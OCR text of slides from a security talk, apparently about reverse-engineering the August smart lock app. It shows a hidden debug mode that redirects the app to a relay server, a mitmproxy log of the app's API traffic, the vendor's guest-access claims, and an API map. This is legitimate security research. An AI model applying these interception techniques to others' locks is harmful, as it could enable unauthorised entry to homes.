
SSL Kill Switch v0.5 - iSEC Partners

Disabling SSL/TLS system wide at Defcon?


ITS A BAD IDEA
MKAY
WORK
MENTS
DIYLOL.COM

Better solution


TAP
KEYCHAIN
Lair




PRESS AND HOLD



August

This function can't be performed.

DreadfulDow



TAP

DEBUG MODE

https://api-production.august.com

Debug Mode


AutoUnlock Notify

Disable OTA

Force Kpd OTA


Show OTA/key status

Send logs



DEBUG MODE


- Production
- Staging
- QA
- Dev-Burc
- Mars-api
- Nest
- Airbnb
- Sam
- Other



Custom server

Server full address (https://
www.example.com)

https://mitmrelay.jmaxxz.com



~/Documents/hacking/August/MobileAppCap — mitmproxy • cap.sh

~/Documents/hacking/August/MobileAppCap — bash

```
   GET http://production.august.com:443/users/doorbells/mine?clientSerial=[redacted]
       ← 200 application/json 2B 297ms
   GET http://production.august.com:443/users/me?clientSerial=[redacted]
       ← 200 application/json 722B 331ms
>> POST http://production.august.com:443/locks/log/unknown/lockoperatedata?clientSerial=[redacted]
        ← 404 text/html 177B 329ms
   POST http://production.august.com:443/locks/log/unknown/lockoperatedata?clientSerial=[redacted]
        ← 404 text/html 177B 329ms
   GET https://production.august.com/appfeatures/ios/5.0.17?clientSerial=[redacted]
       ← 200 application/json 590B 90ms
   POST https://production.august.com/locks/log/unknown/lockoperatedata?clientSerial=[redacted]
        ← 404 text/html 177B 82ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 87ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 137ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 138ms
   POST https://production.august.com/locks/log/unknown/lockoperatedata?clientSerial=[redacted]
        ← 404 text/html 177B 78ms
   GET https://production.august.com/augustappversionok/ios/5.0.17?clientSerial=[redacted]
       ← 200 application/json 16B 193ms
   GET https://production.august.com/users/doorbells/mine?clientSerial=[redacted]
       ← 200 application/json 2B 205ms
   GET https://production.august.com/appfeatures/ios/5.0.17?clientSerial=[redacted]
       ← 200 application/json 590B 87ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 116ms
   GET https://production.august.com/appfeatures/ios/5.0.17?clientSerial=[redacted]
       ← 200 application/json 590B 346ms
   GET https://production.august.com/users/houses/mine?clientSerial=[redacted]
       ← 200 application/json 1.19kB 161ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 83ms
   POST http://production.august.com:443/apns/devtoken?clientSerial=[redacted]
        ← 200 application/json 21B 342ms
   GET https://production.august.com/users/doorbells/mine?clientSerial=[redacted]
       ← 200 application/json 2B 146ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 985ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 374ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 135ms
   GET https://production.august.com/users/locks/mine?clientSerial=[redacted]
       ← 200 application/json 104B 111ms
   GET https://production.august.com/users/me/legal?clientSerial=[redacted]
       ← 200 application/json 32B 119ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 123ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 100ms
   POST https://production.august.com/locks/log/unknown/lockoperatedata?clientSerial=[redacted]
        ← 404 text/html 177B 78ms
   POST https://production.august.com/locks/log/unknown/lockoperatedata?clientSerial=[redacted]
        ← 404 text/html 177B 88ms
   POST https://production.august.com/logrequesttime
        ← 200 application/json 21B 117ms

[3/29]   [Headers][Ignore:1][anticache][dest:https://production.august.com][W:20160706202501]                ?:help [*:1337]
```

No Jailbreak


Certificate Pinned!!!

Security claims

- ~~Perfectly secure~~
- Guest access can be revoked at any time
- Guest permission can be limited to a schedule
- Guest can not
  - Use auto unlock
  - Invite or remove guests or owners
  - View activity feed
  - View Guest List
  - Change lock settings
- Keys can not be duplicated or distributed

After mapping out api

Postman collection created (see github repo)



August ☆
54 requests

Authentication

Bridge

Guest

Houses

- GET Get Houses
- GET Get House
- DEL Delete house
- POST Create house
- PUT Update House

Lock

